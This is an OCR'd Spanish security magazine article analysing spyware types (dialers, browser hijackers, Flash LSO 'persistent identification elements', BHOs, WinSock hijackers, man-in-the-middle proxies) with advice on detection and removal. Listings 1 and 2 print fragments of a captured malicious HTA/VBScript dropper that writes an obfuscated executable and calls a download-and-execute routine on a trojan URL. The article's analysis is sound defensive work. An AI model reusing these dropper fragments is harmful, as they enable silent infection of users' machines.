


Figura 2. *Los usuarios a menudo instalan dialers bajo su propio consentimiento*

dentro del contexto de seguridad del sitio web albergado, una vez se haya pulsado sobre el enlace. El atacante explota esta vulnerabilidad creando una página web maliciosa, crackeando una página existente o enviándosela a la víctima como un correo electrónico HTML.

Un ejemplo práctico

Veamos el Listado 1 que contiene parte de un flujo de datos capturado a través de una alerta IDS. Este código, bastante confuso, trata en realidad de utilizar JavaScript para crear un fichero llamado *q706634.exe* en la partición *C:* del sistema. El nombre de archivo es sospechosamente parecido a un fichero de actualización de Microsoft.

Una rápida ojeada a la porción funcional nos revela que los datos están descodificados y son escritos en este archivo. Entonces se ejecuta. También se inserta en este código un componente ActiveX. Este abre el fichero en la máquina

Especies de Spyware

Pop-ups (ventanas emergentes)

Los pop-ups se usan para engañar al usuario y hacer que pulse sobre ellos. Pueden estar incluidos en sitios web, en el correo electrónico, incluidos dentro de otro software o tomar la forma de barras de herramientas instaladas como extensiones de Internet Explorer. Mucho software peer-to-peer contiene estos programas. Por ejemplo KaZaA incluye GAIN (Gator) y Cydoor. GAIN registra las páginas que visitamos y muestra anuncios en KaZaA que descarga de Internet. Cydoor descarga una gran lista de URLs durante la instalación de KaZaA y después las muestra cuando estemos navegando por Internet.

Otro tipo de spyware utiliza el servicio de mensajería de Windows (messenger service) y muestra anuncios de texto (ver Figura 1). Los usuarios de Windows NT/XP/200x pueden evitar fácilmente estos problemas deshabilitando el servicio de mensajería.

Dialers

Los dialers o *marcadores* cambian los ajustes de la conexión a Internet por vía telefónica sin que nos demos cuenta, de forma que en lugar de llamar a un proveedor de Internet local, la llamada del usuario es redirigida a una conexión internacional muy cara. Se usan con frecuencia como método de pago para el acceso a sitios web con contenidos adultos o vídeo-juegos. Al instalarse, por lo general se pide el consentimiento del usuario (ver Figura 2).

Browser hijackers – Secuestradores del navegador

Los secuestradores del navegador cambian los ajustes del navegador sin permiso del usuario. Por lo general, afectan a la página de inicio y a la página de búsqueda, pero en ocasiones se añaden también entradas a la carpeta de favoritos. El ejemplo más negativo de secuestradores del navegador es ISTbar. Instala la barra de herramientas Tinybar, pero también instala muchos otros parásitos, entre los cuales hay alguno que también muestra pop-ups.

Cookies Espía

Las cookies por lo general son utilizadas de forma legítima para permitir la identificación del usuario cuando regresa a un sitio web, pero también pueden ser utilizadas como spyware. Algunos sitios web utilizan cookies para averiguar los hábitos de navegación del usuario. La mayor parte de las veces estas son cookies enviadas por terceros – no por el sitio web que estamos visitando (normalmente a través de banners de anuncios). Afortunadamente, no son peligrosas – no pueden ser usadas para distribuir otro código.

Empresas como DoubleClick ejecutan banners desde sus propios servidores y los utilizan para leer cookies. Por eso, DoubleClick es capaz de detectar qué clientes están visitando determinados sitios web donde figuran sus banners.

Listado 1. *Datos capturados a través de una alerta IDS*

```
HTTP/1.1 200 OK
Date: Mon, 18 Apr 2005 12:27:30 GMTServer: ←
  Apache/1.3.33 (Unix) mod_deflate/1.0.21
Connection: close Transfer-Encoding: chunked
Content-Type: application/hta <script language=jscript>try{←
  self.moveTo(5000,5000);function b2u(c){var x=""; ←
  for(w=0;w<c.length;){h=Array();for(e=0;e<8;e++){h[e]= ←
  "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/" ←
  .indexOf(c.charAt(w++));}x+=String.fromCharCode(h[0]<<10|h[1] ←
<<4|h[2]/4,h[2]<<14|h[3]<<8|h[4]*4|h[5]>4,h[5]<<12|h[6]<<6|h[7]);}return
x;}g=newActiveXObject("Scripting.FileSystemObject");fname= ←
  'c:\\q706634.exe';t=g.CreateTextFile(fname,true);t.Write('MZ'); ←
  t.Close();t=g.OpenTextFile((fname),8,false,true);t.Write(b2u( ←
  """hkjhfksjdyuiuywejkrwje!`?{}{jiihfsdfhhdhfd[]] ←
  [kjsdjkajsjkjsd)(qyqm,mniuajkalkdfhksdkjfds78e9893jka89j23o0jl& ←
  *&kjkjskjdkdf&*jdjfsf98slkdkjq9jaoiu
(...)
```

Listado 2. *Fragmentos del resultado de una versión modificada de un enlace spyware*

```
<textarea id="Main_HTA">
<HTA:APPLICATION id=DSD
Applicationname="DSD"
showintaskbar=NO
caption=YES

<IFRAME name="icounter" src="about:blank" widh=8 height=8></IFRAME>
<SCRIPT language="VBSCRIPT">

If Instr(Exploit_Path,"cgi-bin"<>0 then CGI_SCRIPT_PATH=Exploit_PATH ↩
  & "spycheck.cgi"

WinOS=Get_Win_Version
Select Case WinOS
Case "NT"
Call Download_and_Execute (Trojan_Path,Exename, " ",1)

Trojan_Path="http://www.isendyousomenicespyware.com/spikey.exe"
```

Listado 3. *Un ejemplo de Local Shared Object*

```
// Create an SO
mySO = SharedObject.getLocal("sticky spyware");
// Add some important data
mySO.data.stickAround = "uniqueID=w@nnaspy0nyoursurfing234589712";
// Write the SO to the disk
mySO.flush();
// Delete the SO
delete mySO;
// Reload the SO
mySO = SharedObject.getLocal("test");
// Scan the SO for values
for (a in mySO.data) {
  trace(a+": "+mySO.data[a]);
}
```

objetivo del ataque. Una pequeña alteración del código original permite que extraigamos el código descodificado y veamos qué es lo que hace. El Listado 2 contiene fragmentos del resultado.

El fichero *q706634.exe* es un ejecutable Win32, de 32,367 bytes. Tras analizarlo con OllyDbg, podemos averiguar algo más sobre lo que hace. Cuando se descarga y ejecuta *spikey.exe,* es copiado a la carpeta *WINDOWS\System32* con el nombre *hddwizz.exe* e instala una entrada para ejecutarse al inicio del sistema en *HKLM\Software\Microsoft\Windows\CurrentVersion\Run*. Se instalarán, a su vez, en el mismo directorio varios DLLs. En conjunto, el programa funciona como un registro de las pulsaciones de las teclas o *keylogger,* y envía después los datos a través de un correo electrónico, que es posteriormente borrado.

El autor de este artículo ha capturado muchos troyanos y spyware de este tipo a través de trampas (*honeypots*). Todos utilizaban el mismo tipo de trucos de confusión y decodificación, trabajando después con IFRAME y técnicas de re-direccionado.

Cómo detectar/evitar/eliminar

Para evitar este tipo de infecciones, debemos utilizar los siguientes métodos:

- Actualización regular de Windows – instalación de parches.
- ACLs (*Access Control Lists*) en los directorios *C:\WINDOWS* and *C:\WINDOWS\system32* para evitar que los usuarios instalen software en estos lugares.
- ACLs en las siguientes entradas de registro para evitar que los usuarios agreguen valores (Set Value or Create Subkey):
  - HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run,
  - HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce,
  - HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices,
  - HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services.
- Utilización de software de integridad de ficheros como Tripwire.

Si ya estamos infectados, la mayor parte de los programas anti-spyware y antivirus pueden detectar y limpiar el desastre. De cualquier modo, es recomendable hacer varias pasadas con distintos tipos de anti-spyware. Hitman Pro está especialmente indicado para este caso.

Elementos de identificación persistentes

Esta nueva técnica fue desarrollada por una empresa llamada United Virtualities. Según su página web, se vincula al navegador del usuario un elemento de identificación persistente o *Persistent Identification Element (PIE),* dándole a cada usuario una identidad única, como sucede con la programación habitual de las cookies. Sin embargo, los PIEs no pueden ser eliminados por ningún programa comercial de anti-spyware existente, ni tampoco por los programas de eliminación de malware o de adware. Funcionarán incluso con los niveles de seguridad por defecto de Internet Explorer.

United Virtualities ha creado dos tipos de PIE :

- *AccuCounter PIE*, un sustituto para las cookies, que contabiliza usuarios con exactitud,

- *Backup PIE*, un PIE que no sólo contabiliza usuarios únicos, sino que también reconoce al visitante y restaura cualquier cookie borrada.

Cómo funciona

La mayor parte de los navegadores, como Firefox e Internet Explorer, utilizan un modelo de zona para gestionar las cookies. Los usuarios pueden permitir, denegar o borrar las cookies. Para evitar estas restricciones, se utilizan objetos compartidos locales o *Local Shared Objects* (LSO). Estos objetos están desarrollados por Macromedia para ser utilizados con su Flash Player. Se trata de pequeños archivos instalados en el sistema por un plug-in JavaScript o Flash. Este tipo de ficheros tienen la extensión *.sol* y pueden ser instalados en varios lugares diferentes, normalmente un subdirectorio de *Documents and Settings\{Nombre de Usuario}\ ApplicationData\Macromedia\Flash Player*. Tras la instalación funcionan como cookies normales.

United Virtualities utiliza estos *objetos compartidos locales* dándoles un número único de identificación. Con este número, se puede seguir fácilmente a un usuario por todo Internet. Utilizando esta técnica, cuando un sitio web descubre que falta una cookie, puede buscar una copia de seguridad y restaurarla.

Un ejemplo práctico

Como United Virtualities no proporciona el código, podemos intentar reconstruir partes del mismo utilizando los conceptos clave del mismo. Macromedia proporciona buena documentación sobre la construcción de objetos compartidos locales. Utilizando dicha documentación, podemos construir código como el que se recoge en el Listado 3.

Como podemos ver, es muy fácil crear LSOs. Si los combinamos con JavaScript en una página web, pueden ser inyectados con mucha facilidad en el navegador de un usuario.




Figura 3. *Cambiando las preferencias de Flash para evitar PIEs*




Figura 4. *Archivos con extensión .sol que contienen objetos compartidos locales*




Figura 5. *Lista de sitios web que han guardado LSOs en una máquina local*




Figura 6. *Cómo funcionan los BHOs*

Cómo detectar/evitar/eliminar

Escapar a los PIEs es tan fácil como cambiar las preferencias globales de Flash. Como referencia para la utilización del gestor de preferencias de Flash, lo mejor es visitar la página *http://www.macromedia.com/support/documentation/en/flashplayer/help/settings_manager.html*. Desde esta página, podemos ir directamente a cambiar las preferencias.

Existen varias páginas donde podemos ajustar las preferencias de nuestro ordenador. Primero, seleccionaremos *Global Security Settings Panel* a la izquierda. Para evitar que cualquier sitio web pueda acceder o almacenar información en nuestro ordenador, debemos hacer click sobre el botón *Always deny*. Es una buena idea hacer lo mismo con el panel de *Global Privacy Settings*.

Para detectar LSOs, podemos buscar archivos con la extensión *.sol* (ver Figura 4). Desde la ventana de resultados, vemos claramente que algunas de las entradas han llegado a través de anuncios web. Sin embargo, también podemos ver que muchas cookies tienen un propósito legítimo. Otros componentes de la suite Flash MX también utilizan *Local Shared Objects*.

Podemos ver que los archivos persistentes no sólo están relacionados con la publicidad, sino que pueden estar presentes por varias razones legítimas. Aunque pueda ser tentador utilizar la fuerza bruta y borrar todos los archivos *.sol* para eliminar el espionaje, existe una solución mejor. Si visitamos la página *http://www.macromedia.com/support/documentation/en/flashplayer/help/settings_manager07.html* nos encontraremos con una aplicación Flash que muestra qué sitios web utilizan LSOs (ver Figura 5). Desde aquí podremos eliminar dichos elementos borrando el sitio web en Settings Manager.

Browser Helper Objects – Objetos de ayuda para el navegador

Con los *Browser Helper Objects* podemos escribir componentes (específicamente, componentes de proceso *Component Object Model* – COM) que Internet Explorer cargará cada vez que se inicie. Estos objetos se ejecutan en el mismo contexto de memoria que el navegador, y pueden realizar cualquier acción sobre las ventanas y módulos disponibles. Un BHO puede acceder al menú del navegador y a la barra de herramientas y realizar cambios; también puede crear ventanas nuevas y mostrar cualquier información en la página web que se esté visitando, e instalar programas que monitoricen mensajes y acciones. Un ejemplo de aplicación legal que utiliza BHO son las barras de herramientas de Google y Yahoo.




Figura 7. *BHODemon – software para la gestión de BHOs*




Figura 8. *LSPs en la cadena WinSock*

Listado 4. *Análisis de un secuestrador de WinSock*

```
Start Page
Software\Microsoft\Internet Explorer\Main
srchost_table_size
plugins
data_timeout
time_offset
data.webhancer.com:80
dc_servers
secondary.webhancer.com:80
sec_auth_server
prime.webhancer.com:80
prim_auth_server
HTTP/1.0
```

Listado 5. *Más código encontrado utilizando Malcode Analyst Pack*

```
46F021DC-CB81-4acc-BA1B-9E1B440020D4er
127.0.0.1
localhost
912B4D64-E5A5-4bfc-9808-4CF149F2F965-31
951B13F8-F40D-4c56-BD57-909A968F918B-31
4851F512-58B1-446a-85A0-D944078E9A7D-31
B317949A-EE2E-48e6-BE41-CD5744F706D2-31
6A803934-0F46-489a-B02A-8A6DDFE30BB0-31
74F5FD53-368F-4e0d-805B-4A983826EF91-31
default
%s:%d
RegWhWs2Lsp
\Programs\webhdll.dll
```

Cómo funciona

Un BHO está atado a la ventana principal del navegador. En la práctica, esto significa que cada vez que se cree una nueva ventana del navegador, se creará una nueva unidad del objeto. Todas las unidades del BHO viven y mueren con la correspondiente unidad del navegador. Los BHOs sólo existen en Internet Explorer, versión 4.0 y posteriores.

En su forma más simple, un BHO es un servidor COM en-proceso registrado bajo una determinada entrada del registro. Al inicio, Internet Explorer busca la clave y carga todos los objetos cuyo CLSID esté allí almacenado. El navegador inicializa el objeto y le pide una interfaz determinada. Si se encuentra dicha interfaz, IE utilizará los métodos proporcionados para pasar su puntero `IUnknown` al objeto de ayuda en cuestión. Como los BHOs tienen acceso ilimitado al modelo de eventos de Internet Explorer, se han creado algunas formas de malware como BHOs.

Un ejemplo práctico

Debido a que escribir BHOs requiere bastante trabajo, recomendamos echar un vistazo a un proyecto legítimo de ejemplo, hecho según estas técnicas: *http://www.codeproject.com/atl/popupblocker.asp*. Pueden encontrarse manuales para escribir BHOs en el sitio web Microsoft MSDN.

Cómo detectar/evitar/eliminar

Hay programas como BHODemon (ver Figura 7 y Recuadro *En la Red*) que pueden evitar que los BHOs se ejecuten al inicio de Internet Explorer. BHODemon puede también ser usado para detectar infecciones e identificar el fichero plug-in principal asociado al BHO (típicamente un archivo *.DLL* o *.OCX* situado en la carpeta *System* de Windows), para que podamos eliminar el archivo manualmente.

WinSock hijackers – Secuestradores de WinSock

Para atar a un programa a la implementación de WinSock2, se utilizan LSPs. LSP significa *Layered Service Provider.* Como los LSPs funcionan como una cadena cuando se utiliza WinSock, los datos también son transportados a través de cada LSP en la cadena.

El spyware que utiliza la técnica de secuestro de WinSock redirige el tráfico de red hacia, por ejemplo, sitios web con contenidos para adultos. Un ejemplo de este tipo de programas sería WebHancer (aunque debería llamarse WebCancer).

Un ejemplo práctico

Al analizar este software con el paquete Malcode Analyst Pack de iDEFENSE Labs (ver Recuadro *En la Red*), el




Figura 9. *Cómo funcionan los proxies man-in-the-middle*




Figura 10. *Detección de MarketScore a través de Active Ports*

Listado 6. *Software malicioso distribuido vía ADS*

```
10.0.0.75.1032 > 10.0.0.77.3733: P [tcp sum ok]
3530256009:3530256512(503) ack 758422019 win 17303
0x0000  4500 021f 02df 4000 8006 71de c0a8 0165 E.....@...q....e
0x0010  c0a8 0166 0406 10e1 d26b 6e89 2d34 9a03 ...f.....kn.-4..
0x0020  5018 4397 e869 0000 0d0a 3132 2f30 352f P.C..i....23/09/
0x0030  3230 3034 2020 3039 3a33 3061 2020 2020 2005..22:09a....
0x0040  2020 2020 2020 2020 2020 3332 2c37 3638 .........32,768
0x0050  2069 7065 7965 2e65 7865 0d0a 3132 2f30 rootkit.exe.23/0
0x0060  352f 3230 3034 2020 3039 3a33 3261 2020 9/2005..22:09a..
0x0070  2020 2020 2020 2020 2020 2020 3332 2c37 ...........32,7
0x0080  3638 206b 6c6f 6767 6572 2e65 7865 0d0a 68.keylogger.exe
```

código recogido en los Listados 4 y 5 es mostrado a través del comando *strings*. Estos ejemplos nos permiten comprobar cómo el proxy utiliza el sitio web de WebHancer añadiendo y modificando claves del registro para redirigir el tráfico del navegador.

Cómo detectar/evitar/eliminar

Es muy difícil eliminar este tipo de programas. Antes de que nos demos cuenta, podemos estropear nuestra conexión a Internet al eliminar DLLs incorrectos. Por eso, es mejor utilizar un programa específico para este propósito. Un buen ejemplo podría ser LSP-Fix (ver Recuadro *En la Red*). Para evitar que se instale en nuestro sistema un secuestrador de WinSock, podemos usar la herramienta SocKLock (ver Recuadro *En la Red*). Este programa previene la modificación de WinSock, protegiéndolo.

Para detectar WinSock hijackers, podemos usar una herramienta llamada Hijack This (ver Recuadro *En la Red*). Al ejecutarla, seremos informados de si nuestro WinSock ha sido secuestrado (por ejemplo, *Hijacked Internet access by New.Net!*), o está roto (por ejemplo: *Broken Internet access because of LSP provider 'c:\progra~1\common~2\toolbar\cnmib.dll' missing*). Hijack This, a pesar de todo, es incapaz de resolver el problema, así que necesitaremos utilizar LSP-Fix.

Proxies man-in-the-middle

Aumenta la velocidad de tu conexión a Internet en un 40 por ciento – ¿no estaría bien? Muchos usuarios caen en este tipo de anuncios y se descargan programas como MarketScore (el nombre de archivo es *ossproxy*). Recomendamos no descargar ni instalar este tipo de programas, porque hay muchas posibilidades de que en realidad redirijan nuestro tráfico de Internet hacia otros servidores proxy (¡incluyendo nuestras transacciones seguras!)

Un ejemplo práctico

Este software normalmente instala un programa de gestión de certifica-




Figura 11. *Detección de ADSs utilizando ADS spy*

